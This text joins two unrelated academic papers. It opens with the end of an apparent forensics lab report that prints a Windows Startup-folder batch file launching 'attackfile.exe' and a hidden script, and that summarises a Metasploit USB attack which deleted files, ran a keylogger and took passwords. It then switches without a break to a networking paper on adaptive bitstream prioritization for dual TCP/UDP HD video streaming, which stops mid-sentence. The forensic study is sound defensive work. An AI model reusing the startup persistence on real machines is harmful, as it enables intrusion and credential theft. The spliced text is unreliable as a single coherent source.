	r / r	desktop.ini	2015-03-19 01:35:19 (EDT)	2015-03-19 01:35:19 (EDT)	2015-03-19 01:35:19 (EDT)	2015-03-19 01:35:19 (EDT)	174	0	0	101770-128-1
	r / r	startupfile.bat	2015-05-09 16:13:12 (EDT)	2015-05-09 16:19:28 (EDT)	2015-05-09 16:19:28 (EDT)	2015-05-09 16:19:28 (EDT)	248	0	0	43118-128-1

ASCII (display - report) * Hex (display - report) * ASCII Strings (display - report) * Export * Add Note
File Type: DOS batch file, ASCII text, with CRLF, LF line terminators

```
Contents Of File: C:/Users/Alex/AppData/Roaming/Microsoft/Windows/Start Menu/Programs/Startup/startupfile.bat


@echo off
cd \

:Start
cd \
cd "Users\%username%\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup"
attackfile.exe
cd \
cd "Users\%username%\AppData\Roaming\Microsoft\Windows\Start Menu\Programs"
invisScript.bat
```

Figure 24 – Batch File View on the Autopsy Browser

.

VI. CONCLUSION

Using Kali Linux, a penetration attack was done with the help of the Metasploit Framework. Through a physical attack, a virus was installed and damage was done to the computer in terms of deleting files, running a keylogger, and grabbing passwords though a terminal utility. However, there were limitations in using this method. It takes a little bit of time to use the USB since the removal of Autorun. The virus must be manually installed and even before that, the USB must be installed if it was inserted for the first time on the computer. The virus itself can currently only bypass the firewall but not an antivirus. These payloads have already been discovered by antiviruses and are immediately recognized. Nevertheless, the attack performed was still successful.

In order to identify the attack, a hard drive image of the attacked system must be obtained to be carefully analyzed. The disk image must be that of a hard drive with an operating system installed, otherwise the image will be recognized as a raw format rather than a NTFS of FAT file system, which is required for full analysis. The *guymanger* tool included on CAINE was utilized to create the image of the hard disk. With the help of the Autopsy File Browser, image directory navigation could be accomplished as if it was done directly on the victim's system. By creating a time line, it was possible to observe all activities performed on the hard drive at specific dates and time. This was useful in narrowing down the list of activities to increase the chances of finding the attack. Finding suspicious activities on certain days merited closer observation, which allowed for recognition of the attack and analysis of the damage.

REFERENCES

[1] Ch. Arthur "LulzSec: What They Did, Who They Were and How They Were Caught" The guardian, www.theguardian.com/technology/2013/may/16/lulzsec-hacking-fbi-jail (accessed 16 May 2013)

[2] J. Broad, and A. Bindner. "Hacking with Kali: Practical Penetration Testing Techniques", Syngress, 2015.

[3] B. Carrier "Brian's Papers and Books". www.digital-evidence.org/papers/ (accessed 05 May 2015)

[4] "CAINE Computer Forensics Linux Live Distro" www.caine-live.net (accessed 05 May 2015)

[5] J. Vacca "Computer Forensics: Computer Crime Scene Investigation". Charles River Media, 2008.

[6] "Digital Forensics Tutorials – Analyzing a Disk Image in Kali Autopsy" http://nest.unm.edu/files/8813/9252/1107/Tutorial_6_-Kali_Linux_-_Sleuthkit.pdf (accessed 06 May 2015)

[7] O. Hansen "System Forensics, Investigations and Response", SANS Institute, 26 Jan, 2005, www.giac.org/paper/gcfa/160/analysis-fat16-formatted-image-linux-tsk-autopsy/106874 (accessed 12 May 2015)

[8] "Guymager Homepage", http://guymager.sourceforge.net (accessed 7 May 2015)

[9] "Metasploit Unleashed", https://www.offensive-security.com/metsploit-unleashed/ (accessed 05 May 2015)

[10] "Our Most Advanced Penetration Testing Distribution, Ever.", Kali Linux, https://www.kali.org (accessed 05 May 2015)

[11] A.Philipp, D. Cowen, and C. Davis "Hacking Exposed Computer Forensics", 2nd Ed. McGraw-Hill/Osborne, 2010.

Adaptive Bitstream Prioritization for Dual TCP/UDP Streaming of HD Video

Arul Dhamodaran, Mohammed Sinky, and Ben Lee

School of Electrical and Computer Science
Oregon State University
Corvallis, Oregon 97331
Email: {dhamodar, sinky, benl}@eecs.orst.edu

***Abstract*—Flexible Dual-TCP/UDP Streaming Protocol with Bitstream Prioritization (FDSP-BP) is a new method for streaming H.264-encoded High-definition (HD) video over wireless networks. This paper presents a novel technique to adaptively modify the Bitstream prioritization (BP) parameter based on network conditions. This technique selects the maximum BP value that satisfies the Transmission Control Protocol (TCP) rebuffering and User Datagram Protocol (UDP) packet loss rate constraints for each substream. This is achieved by passively estimating the UDP packet loss ratio and TCP rebuffering time on the sender side based on parameters, such as TCP Roundtrip Time (RTT), queue dispersal rate, peak delay, etc. Our simulation results show that FDSP with Adaptive-BP is able to significantly outperform FDSP-BP with static BP values and pure-TCP in terms of rebuffering time, and FDSP-BP with fixed BP values and pure-UDP in terms of packet loss. The end result is a better overall viewing experience during network congestion.**

Keywords*–*Bitstream Prioritization; HD Video Streaming; TCP; UDP.

I. Introduction

HD video streaming applications can be broadly classified into Client-Server and Peer-to-Peer streaming services, which rely on either TCP or UDP protocol. Popular Client-Server streaming applications, such as Apple's Hypertext Transfer Protocol (HTTP) Live Streaming (HLS) [1] and Microsoft's Smooth Streaming [2], use HTTP-based streaming techniques that rely on TCP.

TCP is a reliable protocol and thus it guarantees perfect video frame quality. However, when network congestion occurs, TCP retransmissions cause delay leading to (re)buffering. A significant amount of work has been done to reduce the delay caused by TCP [3][4], but this issue still remains a major problem for video streaming. Figure 1 illustrates the effect of rebuffering caused by TCP packet delay, which occurs when TCP packets arrive at the receiver after the playout deadline. This delay causes the receiver to freeze frame and wait for enough TCP packets to arrive before resuming playback. In contrast, UDP minimizes delay but does not guarantee packet delivery. These lost packets, in turn, cause errors that propagate to subsequent frames. Figure 2 illustrates the detrimental effects of UDP packet loss on video quality.

Both *TCP rebuffering* and *UDP packet loss* affect the Quality of Experience (QoE) perceived by users. In our previous work, a new streaming technique called FDSP was proposed to exploit the benefits of both TCP and UDP protocols for streaming H.264 HD videos [5]. This is done by sending packets containing important information, such as Sequence Parameter Set (SPS), Picture Parameter Set (PPS), and slice headers via TCP for guaranteed delivery and the rest of slice data packets via UDP. By utilizing both TCP and UDP streams, FDSP adds reliability to UDP while reducing the latency caused by TCP. FDSP was enhanced in [6] with the goal of reducing the impact of UDP packet loss during video stream using *Bitstream Prioritization* (BP). This method *statically* chooses the BP metric to classify select packets from an H.264 bitstream as high priority, which are then transported over TCP for guaranteed delivery. Our analysis of the BP parameter in [6] showed that an increase in BP resulted in a monotonic decrease in packet loss. However, an increase BP also increases TCP rebuffering time and instances due to the increase in the number of packets that are sent over TCP. Therefore, this paper proposes an *Adaptive-BP* technique to further improve the effectiveness of FDSP-BP based video streaming. This is achieved by *dynamically* adjusting the BP parameter in response to network conditions as well as QoE thresholds with the goal of minimizing both TCP rebuffering and UDP packet loss. Our simulation study shows that the proposed Adaptive-BP technique significantly reduces the TCP rebuffering time and UDP packet loss rate as compared to pure-TCP, pure-UDP, and static FDSP-BP streaming.

This paper is organized as follows. Section II discusses other TCP and UDP streaming techniques. An overview of the




Figure 1. Rebuffering due to late TCP packets.




Figure 2. Frame distortion due to UDP packet loss. Note that packet loss also causes frame distortion in subsequent frames due to error propagation.

FDSP-BP method is shown in Section III. Section IV presents the proposed Adaptive BP technique. Sections V goes over the experimental setup and Section VI discusses the results of Adaptive BP as compared to that of FDSP BP, pure-UDP and pure-TCP. Finally, Section VII concludes the paper.

II. Related Work

UDP is generally accepted to be more suitable than TCP for real-time video streaming since it offers low end-to-end delay for video playout [7]. UDP performance can be further improved by employing *Error Concealment* (EC) techniques to reduce the impact of data loss [8]. However, if important data, such as SPS, PPS, and slice headers are lost, the decoder simply cannot reconstruct the video even with the aid of EC. UDP packet loss can be tolerated by employing *Unequal Error Protection* (UEP), which prioritizes important data [7][9]. More advanced UEP methods incorporate *Forward Error Correction* (FEC) [9]. These methods are orthogonal to the proposed FDSP with Adaptive-BP technique, and thus, they can be used together.

Despite the latency issue with TCP, a significant fraction of commercial video streaming applications are based on TCP [10]. TCP provides guaranteed service so the transmitted packets are always preserved. Nevertheless, TCP's retransmission and rate control mechanisms incur delay, which can cause packets to arrive after their playout deadline. Much work has been done to minimize TCP rebuffering. Once such example is *Progressive Download*, which is widely used in HTTP streaming services such as Apple's HTTP live streaming (HLS) [1], HTTP Dynamic Streaming (HDS) [11], and Microsoft Smooth Streaming [2]. These techniques employ adaptive bitrate throttling based on available bandwidth to reduce TCP rebuffing.

Another approach to ensure proper delivery of important data to the destination is *bitstream prioritization*. In [12], a cross-layer packetization and retransmission strategy is proposed, where a video bitstream is prioritized based on distortion impact, delay constraints, and changing channel conditions. However, these parameters are heavily dependent on accurate feedback information, which incurs additional overhead on the bandwidth requirement. A *modified slicing scheme* that provides in-frame packet prioritization is proposed in [13], which exploits the unequal importance of different regions within a frame. These prioritization techniques, however, do not consider SPS, PPS, and slice header information for prioritization and hence are prone to slice and frame losses. Furthermore, authors in [12] do not consider H.264 videos, while authors in [13] employ custom modifications to H.264 slicing making it unsuitable for any H.264-encoded videos.

This paper expands the scope of our prior research on FDSP-BP [6] (see Section III) by dynamically modifying the bitstream prioritization (BP) parameter. The proposed Adaptive-BP technique passively estimates the network conditions and adaptively modifies the BP parameter to minimize TCP rebuffering time and UDP packet loss.

III. FDSP Overview

This section provides a brief overview of the underlying details of FDSP for completeness (see [5] and [6] for details).

Basic FDSP architecture is shown in Figure 3 [5]. Here, the FDSP sender consists of five main components: (1) H.264 Syntax Parser, (2) RTP Packetizer, (3) Demultiplexer (DEMUX), (4) the BP selection module, and (5) Dual Tunneling (UDP+TCP). The *H.264 Syntax Parser* is responsible for identifying SPS, PPS, and slice headers (SH). It also works with the *RTP Packetizer* to generate the RTP payload format containing Network Abstraction Layer (NAL) units for H.264 video [14] as illustrated in Figure 4 . This allows SPS and PPS information to be combined with the slices. The *Demultiplexer* splits the RTP packets into the TCP or UDP stream based on the packet contents. The *BP Selection module* sets the BP parameter. *Dual Tunneling* is employed to keep both TCP and UDP sessions active during video streaming.




Figure 3. Flexible Dual-tunnel Streaming Protocol (FDSP) Architecture [5] augmented with modified MUX and DEMUX modules for FDSP-BP.




Figure 4. IETF RFC 6184 RTP packetization of H.264 NAL Units modified to allow parameter set NAL Units to be grouped with VCL NAL Units (slices). RTP packets that hold H.264 slice headers are shown in orange. [6]

The FDSP receiver comprises of three modules: (1) Dual Tunneling (TCP+UDP), (2) Multiplexer (MUX), and (3) H.264 decoder. The *Dual Tunneling* is employed to receive the TCP and UDP packets. The *Multiplexer* is responsible for rearranging the packets and discarding late UDP packets. It also combines the TCP and UDP packets based on the timestamp information to reassemble the frames.

The FDSP sender first segments a video into 10 sec. *substreams*, as done in HLS [1]. Then, all the TCP packets containing SPS, PPS, and slice headers are sent prior to sending UDP packets containing slice data. Thus, the receiver must wait for its respective TCP data to arrive before playback. To avoid frequent rebuffering caused by TCP packet delay, the transmission of UDP packets for the current substream is overlapped with the transmission of TCP packets for the next substream.

A. FDSP-BP

FDSP-BP assigns the BP parameter *statically* to further reduce packet loss by sending additional high priority data, such as I-frame packets, over TCP. FDSP-BP can be applied to any types of frames, or even to all the frame types. However, BP is only applied to packets containing I-frame data because they serve as reference frames and any loss in I-frame data leads to error propagation to the entire Group Of Picture (GOP) sequence.



I
B
P
B
I
H.264 GOP sequence
...
🟦 Slice headers - covered by default FDSP protection (BP = 0%)
🟥 Slice data to be prioritized (BP = 25%)

Figure 5. BP applied to a 4-slice H.264 video sequence. When BP is applied, packets are selected sequentially from the start of the frame.

```
1:  procedure ADAPTIVE-BP($i$)
2:  BP_flag = 0
3:  NBP_flag = 0
4:      for each $BP$ do; where $BP$ = 0.0, 0.1, 0.2, ..., 1.0
5:          Calculate $E[RBT_i^{TCP}]^{BP}$ and $E[PLR_i^{UDP}]^{BP}$
6:      end for
7:      for each $BP$ do; where $BP$ = 0.0, 0.1, 0.2, ..., 1.0
8:          if $E[RBT_i^{TCP}]^{BP} \le RBT_{th}$ && $E[PLR_i^{UDP}]^{BP} \le PLR_{th}$ then
9:              $BP_i$ = $BP$
10:             BP_flag = 1
11:         end if
12:     end for
13:     if BP_flag == 0 then
14:         $BP_i$ = 1.0
15:         for each $BP$ do; where $BP$ = 0.0, 0.1, 0.2, ..., 1.0
16:             if $E[PLR_i^{UDP}]^{BP} \le PLR_{th}$ && $BP_i$ > $BP$ then
17:                 $BP_i$ = $BP$
18:                 NBP_Flag = 1
19:             end if
20:         end for
21:     end if
22:     if BP_flag == 0 && NBP_flag == 0 then
23:         $BP_i$ = 0.0
24:     end if
25: return $BP_i$
26: end procedure
```

Figure 6. Adaptive-BP algorithm.

The prioritization of I-frame packets using the BP parameter is shown in Figure 5. Here, if BP parameter is set to zero, then it defaults to basic FDSP, where SPS, PPS, and slice headers are the only packets that will be sent via TCP. If BP is 25% then a quarter of all I-frame packets would be sent via TCP. Although it is possible to select any distribution of the I-frame to be sent via TCP, a sequential order of I-frame packets are selected to be sent via TCP to achieve QoE. Increasing BP results in increasing the number of TCP packets, thus increasing the probability of TCP rebuffering, but it reduces UDP packet loss and error propagation due to the proportional reduction in the number of UDP packets.

IV. Adaptive Bitstream Prioritization

The procedure of the proposed Adaptive-BP algorithm is shown in Figure 6, which consists of four parts. In the first part (*lines* 4-6), the *estimated TCP rebuffering time for substream* i, $E[RBT_i^{TCP}]$, and the *estimated UDP packet loss rate for substream* i, $E[PLR_i^{UDP}]$, are calculated for each BP, where BP = 0%, 10%, ..., 100%, for $i \geq 2$. BP increments of 10% was chosen based on our experiments, which showed that it provides the right balance between computational requirement and its effect on QoE. Note that Figure 6 is executed after the completion of transmission of the TCP portion for substream $i-1$ so that information on rebuffering time and packet loss can be gathered. The calculations of $E[RBT_i^{TCP}]$ and $E[PLR_i^{UDP}]$ will be discussed in Secions. IV-A and IV-B, respectively. By default, the BP value for the first substream, BP_1, is set to 100%, which is done to reduce the possibility of UDP packet loss in case the network is congested when streaming starts.

In the second part (*lines* 7-12), a check is made for each BP value to determine if $E[RBT_i^{TCP}]^{BP}$ and $E[PLR_i^{UDP}]^{BP}$ are less than equal to the *TCP rebuffering time threshold*, RBT_{th}, and the *UDP Packet Loss Rate (PLR) threshold*, PLR_{th}, respectively, which are the adjustable QoE thresholds. If both these conditions are satisfied, then the BP value for the i^{th} substream, BP_i, is set to BP and *BP_flag* is set to 1 to indicate that both threshold conditions were satisfied and BP_i has been set. Since this is done for all the BP values starting with BP equal to 0%, the for-loop will select the *highest* value of BP that satisfies both QoE thresholds. This is because packet loss is more detrimental to video quality as it also leads to error propagation. Therefore, the proposed Adaptive-BP algorithm is more sensitive to packet loss over rebuffering.

The third part of the algorithm (*lines* 13-21) is executed only when none of the BP values satisfy both QoE requirements. If so, BP_i is initially set to 100% and then a check is made to determine if $E[PLR_i^{UDP}]$ satisfies PLR_{th} and BP_i is greater than BP for each BP value. For each iteration, if both of these conditions are satisfied, then BP_i is set to BP and the *NBP_flag* is set 1 to indicate that PLR_{th} was satisfied and BP_i was set. Note that this for-loop will select the *lowest* value of BP that satisfies these two conditions. This is because as BP increases within the range of acceptable BP values, the improvement in video quality is marginal compared to the increase in rebuffering time.

Finally, the fourth part of the algorithm (*lines* 22-24) is executed if none of the BP values satisfy any of the QoE thresholds. In this case, the visual quality of a given substream is considered bad because the PLR_{th} constraint cannot be met resulting in excessive frame distortion and error propagation. In addition, since none of the BP values satisfy PLR_{th}, there is no reason to increase BP as this will increase rebuffering time. Therefore, BP_i is set to 0% to minimize TCP rebuffering time. The only drawback of the estimation algorithm is the accuracy of UDP packet loss estimation at the sender. However, since BP selection is dependent on both TCP rebuffering estimate and UDP PLR estimate, the impact of UDP PLR estimation errors is marginal.

A. Estimating TCP Rebuffering Time

$E[RBT_i^{TCP}]$ for $i \geq 2$ can be calculated as

$$E[RBT_i^{TCP}] = \begin{cases} E[T_i^{TCP}] - P_i, & \text{if } E[T_i^{TCP}] > P_i \\ 0 & otherwise, \end{cases} \tag{1}$$

where $E[T_i^{TCP}]$ represents the *estimated TCP transmission time for substream* i and P_i is the *playout time for the* i^{th} *substream*. Here, rebuffering occurs whenever $E[T_i^{TCP}]$ exceeds P_i as shown in (1).

$E[T_i^{TCP}]$ is represented using the following equation:

$$E[T_i^{TCP}] = \frac{RTT_{avg_{i-1}}}{2} \times [N_i^{TCP_D} + (BP_i \times N_i^I) + N_{i-1}^{UDP}], \tag{2}$$

where $RTT_{avg_{i-1}}$ represents the average round trip time of TCP packets for substream $i-1$, $N_i^{TCP_D}$ is the default number of TCP packets sent for SPS, PPS and slice headers for substream i, N_i^I is the total number of I-frame packets for substream i, and N_{i-1}^{UDP} is the number of UDP packets for substream $i-1$. Note that the N_{i-1}^{UDP} term in (2) takes into consideration that all the UDP packets of substream $i-1$, as well as all the TCP packets for substream i need to be transmitted before UDP packets for substream i can be transmitted. Equation (2) also shows that increasing or decreasing the BP parameter will result in proportional increase or decrease in the number of TCP packets, which in turn determines the total TCP transmission time for a substream.

P_i can be calculated using the equation below:

$$P_i = T_{sl} + E[RBT_{i-1}^{TCP}], \tag{3}$$

where T_{sl} refers to the fixed substream length and $E[RBT_{i-1}^{TCP}]$ refers to the estimated rebuffing time of substream $i-1$ that reflects the shift in playout time due to rebuffering. In our implementation, T_{sl} is set to be 10 sec.

B. Estimating UDP Packet Loss Ratio

$E[PLR_i^{UDP}]$ is represented by the following equation:

$$E[PLR_i^{UDP}] = \frac{E[PLR_{i-1}^{UDP}] \times N_i^{UDP}}{N_i^T}, \tag{4}$$

where $E[PLR_{i-1}^{UDP}]$ represents the estimated UDP PLR for substream $i-1$, N_i^{UDP} represents the total number of packets to be sent through UDP for stream i, and N_i^T is the total number of packets for substream i. Since FDSP sends both TCP and UDP packets, N_i^{UDP}/N_i^T is used to estimate UDP PLR based on the total number of packets in substream i.

N_i^{UDP} can be calculated using the following equation:

$$N_i^{UDP} = N_i^T - [N_i^{TCP_D} + (BP_i \times N_i^I)]. \tag{5}$$

Equation (5) shows that the number of UDP packets depends on the number of TCP packets, which is a function of BP_i. On the other hand, $E[PLR_{i-1}^{UDP}]$ can be calculated based on the number of UDP packets lost in during substream $i-1$, which is given by

$$E[PLR_{i-1}^{UDP}] = \frac{1}{N_{i-1}^{UDP}} \sum_{k=1}^{N_{i-1}^{UDP}} \mathbf{1}_{\{\lambda_{k_{i-1}} = D_{th}\}}, \tag{6}$$

where N_{i-1}^{UDP} represents the total number of UDP packets in substream $i-1$. $\mathbf{1}_{\{.\}}$ is the indicator function, $\lambda_{k_{i-1}}$ is the average time the k^{th} UDP packet for substream $i-1$ spent in the IP queue, D_{th} is the queue delay threshold, and $\lambda_{k_{i-1}} = D_{th}$ indicates that the packet was lost [15]. D_{th} is the time spent by the last packet in the IP queue when it becomes full for the first time.

C. An Example

The results of applying Adaptive-BP algorithm for three sample substreams (Case 1, Case 2, and Case 3) is shown in Figure 7, which are derived from the example video clip used in our analysis (see Section V). After obtaining $E[RBT_i^{TCP}]$ and $E[PLR_i^{UDP}]$ for all BP values, the Adaptive-BP algorithm narrows the possible BP values that satisfy both RBT_{th} and PLR_{th} thresholds. For these experiments, RBT_{th} and PLR_{th} are assumed to be 1 sec. and 0.05, respectively (see Section V).

In Case 1, the BP values that satisfy both thresholds are BP = 0% and BP = 10%. BP = 0% results in estimated rebuffing time of 0.38 sec. and estimated UDP PLR of 0.05. On the other hand, BP = 10% results in estimated rebuffing time of 0.57 sec. and estimated UDP PLR of 0.04. Although both BP values can be used, BP_i is chosen to be 10% because in terms of QoE a 1% increase in UDP PLR is more detrimental to video quality than 0.11 sec. increase in rebuffering time. In Case 2, none of the BP values satisfy both thresholds, hence BP_i is set the minimum BP value that satisfies the UDP PLR threshold, i.e., BP_i = 60%. This is because any increase in BP results in significant increase in rebuffering time with minimal improvement in video quality. On the other hand, decreasing BP reduces rebuffering time but it leads to PLR greater than 0.05, which is considered bad video quality [16].

In Case 3, none of the BP values satisfies any of the QoE thresholds indicating bad visual quality [16]. Here, any increase in BP leads to a significant increase in rebuffing time but its improvement in video quality is negligible, thus BP_i is set 0% by default to minimize rebuffering time.

V. Experimental Setup

Our simulation environment is *Open Evaluation Framework For Multimedia Over Networks* (OEFMON) [17], which is composed of a multimedia framework *DirectShow*, and a network simulator *QualNet*. OEFMON allows a raw video to be encoded and redirected to a simulated network to gather statistics on the received video.

The simulated network is an 802.11g ad-hoc network with a bandwidth of 54 Mbp. Note, the version of the qualnet simulator used for our study only supports the IEEE 802.11g standard. However, the simulation study can easily adopted to 802.11n by having more background traffic to saturate the network. The network scenario used is an 8-node configuration shown in Figure 8. The distance between the source and the destination is set to be 5 m and the distance between the streaming node pairs is set to be 10 m. These distances were chosen to represent the proximity of multiple streaming devices that exist in a modern household. The primary test video is being streamed between nodes 1 and 2, while the remaining nodes are used to generate an aggregate Constant Bit Rate (CBR) background traffic of 50 Mbps to fully saturate the network.

The test video used for our simulation is the video from "The Hobbit" movie trailer, which contains 146 seconds of full HD video (1920×1080 @30fps, 4354 frames). The video is encoded using the x264 encoder with an average bit rate of 4 Mbps and four slices per frame.

The threshold parameters RBT_{th} and PLR_{th} are chosen based on recommendations from industry and literature studies. A recent study done by Conviva, which is a company that monitors Internet video delivery, reports that users react negatively when (re)buffering time exceeds 2% of the total length of the viewing session [18]. However, since FDSP reduces rebuffering by employing both TCP and UDP protocols, a more relaxed RBT_{th} of 1 sec. (10% per substream) is used. On the other hand, a QoE study conducted in [16] showed that a PLR of less than 5% is considered acceptable video, hence PLR_{th} is set to 0.05.

UDP PLR	BP (%)	TCP Rebuf. (sec)
0.05	0	0.38
0.04	10	0.57
0.04	20	1.29
0.04	30	1.67
0.04	40	2.15
0.04	50	2.40
0.04	60	3.43
0.04	70	4.07
0.03	80	4.28
0.03	90	4.42
0.03	100	4.61

UDP PLR Threshold **(0.05)**

TCP Rebuf. Threshold **(1 sec.)**

(a) Case 1: Both RBT_{th} and PLR_{th} are satisfied.

UDP PLR	BP (%)	TCP Rebuf. (sec)
0.07	0	0.57
0.07	10	1.28
0.06	20	1.79
0.06	30	2.47
0.06	40	3.21
0.06	50	3.48
0.05	60	4.12
0.05	70	4.55
0.05	80	5.07
0.04	90	5.22
0.04	100	5.49

TCP Rebuf. Threshold (1 sec.)

UDP PLR Threshold (0.05)

(b) Case 2: Only PLR_{th} is satisfied.

UDP PLR	BP (%)	TCP Rebuf. (sec)
0.29	0	1.57
0.27	10	2.28
0.25	20	3.76
0.23	30	4.47
0.21	40	5.21
0.20	50	6.46
0.18	60	7.12
0.17	70	7.56
0.15	80	8.07
0.12	90	9.22
0.10	100	10.49

(c) Case 3: None of the thresholds are satisfied.

Figure 7. Examples of Adaptive-BP selection.





Figure 8. Simulated Network Scenario.



(a) Rebuffering comparison.

(b) PLR comparison.

Figure 9. Comparison of TCP rebuffering time and UDP PLR for pure-TCP, FDSP-BP with BP=0%, FDSP-BP with BP=100% and FDSP-BP with Adaptive-BP for the 146 sec. *Hobbit* video.

VI. Results

The changes in rebuffering time by adaptively adjusting the BP parameter as compared to pure-TCP, FDSP-BP with BP=0%, and FDSP-BP with BP=100% is shown in Figure 9a. Pure-TCP based video streaming incurs a total of 10 instances of rebuffering with a total rebuffering time of 75.06 sec. FDSP-BP with BP=100% incurs 8 instances of rebuffering with a total rebuffering time of 14 sec. However, FDSP with Adaptive-BP only incurs 2 instances rebuffering with a total rebuffering time of 1.1 sec. In addition, Figure 9a shows that FDSP-BP with BP=0% does not incur any rebuffering, but this is achieved at the cost of increased PLR.





Figure 10. Adaptive BP selection for the 146 sec. *Hobbit* video.

PLR reduction by Adaptive-BP as compared to pure-UDP, FDSP-BP with BP=0%, and FDSP-BP with BP=100% is as shown in Figure 9b. Pure-UDP based video streaming incurs a total loss of 9136 packets with PLR of 0.27. FDSP-BP with BP=0% incurs a loss of 7084 packets with PLR of 0.16. However, FDSP with Adaptive-BP only incurs a loss of 152 packets with PLR of 0.004. Note that FDSP-BP with BP=100% incurs a loss of 97 packets with a PLR of 0.003, but this marginal gain in PLR is achieved at the cost of increased rebuffering time.

FDSP with Adaptive-BP in action and its impact on packet loss and rebuffering is shown in Figure 10. The graph in the upper portion of the figure shows how BP_i changes, while the graphs in the lower portion of the figure show the actual RBT_i^{TCP} and PLR_i^{UDP} for each substream. The TCP rebuffering (RBT_{th}) and the UDP PLR (PLR_{th}) thresholds are indicated as a dashed pink line and a dashed blue line, respectively. Initially, the BP value for the first substream starts at 100% by default. Afterwards, the BP values change based on $E[RBT_i^{TCP}]$ and $E[PLR_i^{UDP}]$. For substreams 2 to 8, Adaptive-BP efficiently adjusts the BP value so that no packet loss occurs. For substreams 9, UDP PLR is 0.04, but significantly outperforms pure-UDP and FDSP-BP with BP=0% with PLR of 0.4 and 0.24, respectively, as shown in Figure 9b. The two instances of TCP rebuffing that occur for substream 8 and 10 result in total rebuffering time of 1.1 sec.

A. PSNR Comparison

The PSNR results of FDSP with Adaptive-BP against pure-UDP, FDSP with BP=0%, and FDSP with BP=100% is shown in Figure 11. Note that PSNR of 37 dB for a given frame



(a) FDSP with BP=0%.

(b) FDSP with BP=100%.

(c) FDSP with Adaptive-BP.

Figure 11. PSNR plots for the 146 sec. *Hobbit* video. The green line at 37 dB represents the PSNR threshold above which the human eye cannot perceive any quality difference.

